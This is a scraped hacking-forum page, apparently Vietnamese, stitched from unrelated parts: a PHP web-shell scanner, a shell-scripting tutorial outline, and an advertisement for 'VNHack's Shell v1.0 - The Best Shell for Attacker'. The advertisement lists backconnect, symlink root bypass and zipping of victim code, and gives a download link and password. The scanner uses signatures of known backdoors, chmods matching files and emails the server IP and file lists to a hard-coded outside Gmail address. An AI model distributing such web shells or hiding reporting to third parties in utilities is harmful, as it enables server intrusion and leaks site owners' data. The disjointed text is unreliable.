http://xhacker.me/offline.txtOr Download:
http://www.mediafire.com/?zr00vgs72e6mk5c
ini_set("safe_mode","off");
$safe_mode = @ini_get('safe_mode');
if (!$safe_mode)set_time_limit(0);


    $folder = $_SERVER['DOCUMENT_ROOT'];
    define('TAB',"        ");
    define('IGNORE_EXTENSIONS',"jpg pdf zip psd doc gif swf xls gz txt");
    define("MAX_SIZE",1024*1024*1024);
    define("IGNORE_BEFORE", strtotime('2009-08-01') );
    $shell = $_SERVER["PHP_SELF"];
    function findexts($filename)
    {
        $filename = strtolower($filename);
        $exts = explode("[/\\.]", $filename);
        $n = count($exts)-1;
        $exts = $exts[$n];
        return strtolower($exts);
    }
    function percent($num_amount, $num_total)
    {
        $count1 = $num_amount / $num_total;
        $count2 = $count1 * 100;
        $count = number_format($count2, 0);
        return $count;
    }
    function report($messega)
    {
        $email = "csvietteam@gmail.com";
        $subject = "Report Scan Shell";
        $headers   = array();
        $headers[] = "MIME-Version: 1.0";
        $headers[] = "Content-type: text/plain; charset=iso-8859-1";
        $headers[] = "From: Report Scan Shell on ".gethostbyname($_SERVER['SERVER_NAME'])."";
        $headers[] = "Reply-To: Gmail Team <$email>";
        $headers[] = "Subject: {$subject}";
        $headers[] = "X-Mailer: PHP/".phpversion();
        mail($email, $subject,$messega, implode("\r\n", $headers));
    }
    function check_dir($directory,$level)
    {
        global $virus_detected, $all, $detect_errors_only, $detected_Keyword_in_test_script, $listfile, $listWarning,$listDetect;
        $indent='';
        /*Key Word Shell*/
        $Keyword = array();
        $Keyword[]= "I2luY2x1ZGUgPHN0ZGlvLmg+DQojaW5jbHVkZSA8c3lzL3NvY2tldC5oPg0KI2luY2x1ZGUgPG5ldGluZXQvaW4uaD4NCmludC";
        $Keyword[]= "IyEvdXNyL2Jpbi9wZXJsDQp1c2UgU29ja2V0Ow0KJGNtZD0gImx5bngiOw0KJHN5c3RlbT0gJ2VjaG8gImB1bmFtZSAtYWAiO2Vj";
        $Keyword[]= "PEJPRFkgT25LZXlQcmVzcz0iR2V0S2V5Q29kZSgpOyIgdGV4dD0jZmZmZmZmIGJvdHRvbU1hcmdp";
        $Keyword[] = "IyEvdXNyL2Jpbi9wZXJsIC1JL3Vzci9sb2NhbC9iYW5kbWFpbg0KIw0KIyBQZXJsS2l0LTAuMSAt";
        $Keyword[] = "PD9waHAKJGNwYW5lbF9wb3J0PSIyMDgyIjsKJGNvbm5lY3RfdGltZW91dD01OwpzZXRfdGltZV9s";
        $Keyword[] = "c3QgOiA8SU5QVVQgc2l6ZT1cIjE1XCIgdmFsdWU9XCJsb2NhbGhvc3RcIiBuYW1lPVwibG9jYWxo";
        $Keyword[] = "ZGUgPSAkQVJHVlswXTsKICAgICAgICAkYWFhYSA9ICRBUkdWWzFdOwogICAgICAgICAgaWYgKCEk";
        $Keyword[] = "aGF0IHUgV2FudCB0byBTeW1saW5rIEl0PC9mb250PjwvYnI+PC9jZW50ZXI+PC9iPjwvaDQ+IAo8";
        $Keyword[] = "bnQgZmFjZT0iV2luZ2RpbmdzIj48aW1nIGJvcmRlcj0iMCIgc3JjPSJodHRwOi8vcHJpdjguaWJs";
        $Keyword[] = "PHRpdGxlPkxpdGVTcGVlZCBXZWIgQnlwYXNzIC0gaXpvY2luIHByaXY5PC90aXRsZT4KICAgICAg";
        $Keyword[] = "IyEvdXNyL2Jpbi9lbnYgcHl0aG9uCgojICMgIyAjICMgIyAjICMgIyAjICMgIyAjICMgIyAjICMg";
        $Keyword[] = "ZSA9fiB0ci8rLyAvOw0KICAkbmFtZSA9fiBzLyUoW2EtZkEtRjAtOV1bYS1mQS1GMC05XSkvcGFj";
        $Keyword[] = "JyBzdHlsZT0nY29sb3I6ICNmZmZmZmY7IGJvcmRlcjogMXB4IGRvdHRlZCByZWQ7IGJhY2tncm91";
        $Keyword[] = "PSdodHRwOi8vdXBsb2FkLnRyYWlkbnQubmV0L3VwZmlsZXMvbzhJOTk4MTAucG5nJyB3aWR0aD0n";
        $Keyword[] = "ICAgIGRpZSgibm90IHdyaXRhYmxlIGRpcmVjdG9yeSIpOw0KDQokbGV2ZWw9MDsNCg0KZm9yKCRh";
        $Keyword[] = "PicKICAgICAgICBwcmludCAnUmVzdWx0IDogPEJSPjxCUj4nCiAgICAgICAgdHJ5OgogICAgICAg";
        $Keyword[] = "MHMgQ29ubmVjdCBCYWNrIEJhY2tkb29yXG5cbiI7DQogICAgICBpZiAoISRBUkdWWzBdKSB7DQog";
        $Keyword[] = "ZmVyRmlsZSBlcSAiIikNCgl7DQoJCSZQcmludFBhZ2VIZWFkZXIoImYiKTsNCgkJJlByaW50Rmls";
        $Keyword[] = "ZDUKaW1wb3J0IHN5cwoKIyMjIyMjIyMjIyNfRGVmYXVsdF8jIyMjIyMjIyMjIyMjIyMjIyMjIyMj";
        $Keyword[] = "substr(@php_uname(),0,120)";
        $Keyword[] = "@getmyuid()";
        $Keyword[] = "eval(base64_decode";
        for ($count=0;$count<$level;$count++)
        {
            $indent.=TAB;
        }
        $level++;
        $read_dir=opendir($directory);
        while ($file=readdir($read_dir))
        {
            $filepath=$directory."/".$file;
                if ($detect_errors_only && $virus_detected)
                {
                    exit;
                }
                if (is_dir($filepath))
                {
                    if ( ($file<>'.') && ($file<>'..') )
                        {
                            check_dir($filepath,$level);
                        }
                }
                else
                {
                    if (is_file($filepath))
                    {
                        if ( (is_readable($filepath) )  &&  (!stristr(IGNORE_EXTENSIONS, findexts($file)))  )
                        {
                            if ((filesize($filepath)< MAX_SIZE) && (filemtime($filepath)>IGNORE_BEFORE) )
                            {
                                $listfile[] = $filepath;
                                $fileentry=$directory."/".$file.' - '.date('j F Y H:i',filemtime($filepath));
                                $filestring=file_get_contents($filepath);
                                $found=stripos($filestring,"eval(base64_decode(");
                                $found=stristr($filestring,"eval(base64_decode(");
                                if ($found !=false)
                                {
                                    $detect_errors_only = true;
                                }
                                else
                                {
                                    foreach ($Keyword as $key)
                                    {
                                        $found=stripos($filestring,$key);
                                        $found=stristr($filestring,$key);
                                        if ($found !=false) break;
                                    }
                                }
                                flush();
                                if ($found!=false)
                                {
                                    if ($file=='scanshell.php')
                                    {
                                        $detected_Keyword_in_test_script=true;
                                    }
                                    else
                                    {
                                        $virus_detected=true;
                                        if ($detect_errors_only)
                                        {
                                            $listWarning[]  = $fileentry.' -- Warning Shell';
                                        }
                                        else
                                        {
                                            $listDetect[]  = $fileentry.' -- Detect Shell';
                                            chmod($filepath,0000);
                                        }
                                    }
                                    $found='';
                                }

                            }
                        }

                    }

                }
        }
        closedir($read_dir);
    }
    $virus_detected=false;
    $all=true;
    $detect_errors_only=false;
    $detected_Keyword_in_test_script=false;
    check_dir($folder,0);
    //Report Mail
    $message = "Report Scan Shell On Server ".gethostbyname($_SERVER['SERVER_NAME'])." by VnDragon \n\n";
    $message .= "Scan Complete at ".date('j F Y H:i')."\n\n";
    $message .= "Statistics\n\n";
    $message .= "Skip File : ".IGNORE_EXTENSIONS."\n\n";
    $message .= "Ingore File Max : ".MAX_SIZE."/bytes.\n\n";
    if (count($listfile) != 0 )
    {
        $message .= "Total File Scan: " .count($listfile)."\n\n";

        if (count($listWarning) != 0)
        {
            $warning = percent(count($listWarning),count($listfile));
            $message .= "Total File Warning: " .count($listWarning)." - ". $warning."% \n\n";
            $message .= "List File Warning: \n\n";
            foreach ($listWarning as $Warning)
            {
                    $message .= $Warning." \n\n";
            }
        }
        else
        {
            $message .= "Total File Warning: 0  -  0% \n\n";
        }
        if (count($listDetect) != 0)
        {
            $detechted = percent(count($listDetect),count($listfile));
            $message .= "Total File Detected: " .count($listDetect)." - ". $detechted."% \n\n";
            $message .= "List File Detected: \n";
            foreach ($listDetect as $Detechted)
            {
                $message .= $Detechted." \n\n";
            }
        }
        else
        {
            $message .= "Total File Detected: 0  -  0% \n\n";
        }
    }
    else
    {
        $message .= "File Not Found\n\n";
    }
    $message .= "End Report \n\n";
    $message .= "---------------------------------------------------\n\n";
    $message .= "File Detected Has been Chmod 000. Please Online And Check It\n\n";
    $message .= "Thank You For Used Tools Scan Shell VerSion 2\n\n";
    $message .= "Power By VnDragon \n\n";
    report($message);
?>

| Trích |
| 1. Shell của UNIX/LINUX 2. SỬ DỰNG SHELL NHƯ NGÔN NGỮ LẬP TRÌNH 2.1. Điều khiển shell từ dòng lệnh 2.2. Điều khiển shell bằng tập tin kịch bản (script file) 2.3. Thực thi script 3. CÚ PHÁP NGÔN NGỮ SHELL 3.1. Sử dụng biến 3.1.1. Các kí tự đặc biệt (Metalcharacters của Shell) 3.1.1.1 Chuyển hướng vào/ra 3.1.1.2 Các kí tự đặc biệt kiểm soát tiến trình 1.& (Ampersand) 2.Ngoặc đơn ( ; ) 3. Dấu nháy ` ` (backquotes) 4.Ống dẫn (Pipelines) 3.1.1.3 Dấu bọc chuỗi (quoting) 1.Backslash (\) 3.1.2. Biên môi trường (environment variable) 3.1.3. Biến tham số (parameter variable) 3.2. Điều kiện 3.2.1. Lệnh test hoặc [ ] 3.3. Cấu trúc điều khiển 3.3.1. Lệnh if 3.3.2. Lệnh elif 3.3.3. Vấn đề phát sinh với các biến 3.3.4. Lệnh for 3.3.5. Lệnh while 3.3.6. Lệnh intil 3.3.7. Lệnh case 3.4. Danh shell thực thi lệnh (Lists) 3.4.1. Danh sách AND (&&) 3.4.2 Danh sáchl OR ( || ) 3.4.3. Khối lệnh 3.5. Hàm (function) 3.5.1 Biến cục bộ và bên toàn cục 3.5.2. Hàm và cách truyền tham số 3.6. Các lệnh nội tại của shell 3.6.1. break 3.6.2 continue 3.6.3. Lệnh : (lệnh rổng) 3.6.4. Lệnh . (thực thi) 3.6.5. eval 3.6.6. exec 3.6.7. exit n 3.6.8. export 3.6.9 Lệnh expr 3.6.10. printf 3.6.11 return 3.6.12 set 3.6.13. shift 3.6.14. trap 3.6.15. unset 3.7. Lấy về kết quả của một lệnh 3.7.1. Ước lượng toán học 3.7.2. Mở rộng tham số 3.8. Tài liệu Here 4. DÒ LỖI (DEBUG) CỦA SCRIPT 5. HIỂN THỊ MÀU SẮC (COLOR) 5.1. Màu chữ 5.2. Thuộc tính văn bản 5.3. Màu nền 6. XÂY DỰNG ỨNG DỤNG BẰNG NGÔN NGỮ SCRIPT 6.1. Phần tích yêu cầu 6.2. Thiết kế ứng dụng 7. KẾT CHƯƠNG 8. MỘT SỐ TÓM TẮT 8.1 Tạo và chạy các chương trình shell 8.1.1 Tạo một chương trình shell 8.1.2 Chạy chương trình shell 8.2 Sử dụng biến 8.2.1 Gán một giá trị cho biến 8.2.2 Truy nhập giá trị của một biến 8.2.3 Tham số vị trí và biến xây dựng sẵn trong shell 8.2.4 Ký tự đặc biệt và cách thoát khỏi ký tự đặc biệt 8.2.5 Lệnh test 8.3 Các hàm shell 8.3.2 Các ví dụ tạo hàm 8.4 Các mệnh đề điều kiện 8.4.1 Mệnh đề if 8.4.2 Mệnh đề case 8.5 Các mệnh đề vòng lặp 8.5.1 Mệnh đề for 8.5.2 Mệnh đề while 8.5.3 Mệnh đề until 8.5.4 Câu lệnh shift |

 2 - Run shell - giao diện đơn giản, ko rối mắt, với các button sử dụng CSS + khung viền xanh (nhìn giao diện rất "hắc cờ")

  3 - Sau khi run vnhack.php thì 2 file khác cùng folder với shell được tạo ra:

  4 - Khởi tạo shell Forcer (code gốc, nhiều người vẫn nghĩ code gốc là byg.php :T):
  5 - Khởi tạo C99 Chip (develop từ c99, khá ngon, Việt hóa 99%, thích hợp cho Newbie)

  6 - Symlink SA 2.0 (bypass via Symlink Root)
  7 - Priv8.php (Shell của Izo) <<< đây chính là ý tưởng Juno thực hiện VNHack's Shell. Priv8 tự tạo các shell con và nhiều phương thức Backconnect. Con này thì nhiều bạn biết rồi
 8 - Khởi tạo XgR Shell (Xgroup Shell) <<< develop từ R57
  9 - Zip.php <<< dùng để ZIP code victim - con này được tạo ra cùng folder với vnhack.php
  10 - Một chức năng ở Taskbar bên dưới: MD5 <<< code by Juno luôn

 11 - Và đây là hình ảnh sau khi khởi tạo hết shell con của vnhack.php
 Download Full "VNHack's Shell v1.0 - The Best Shell for Attacker.rar":
 http://www.mediafire.com/?qctidd6n0s11cydPass Unlock: vnhack


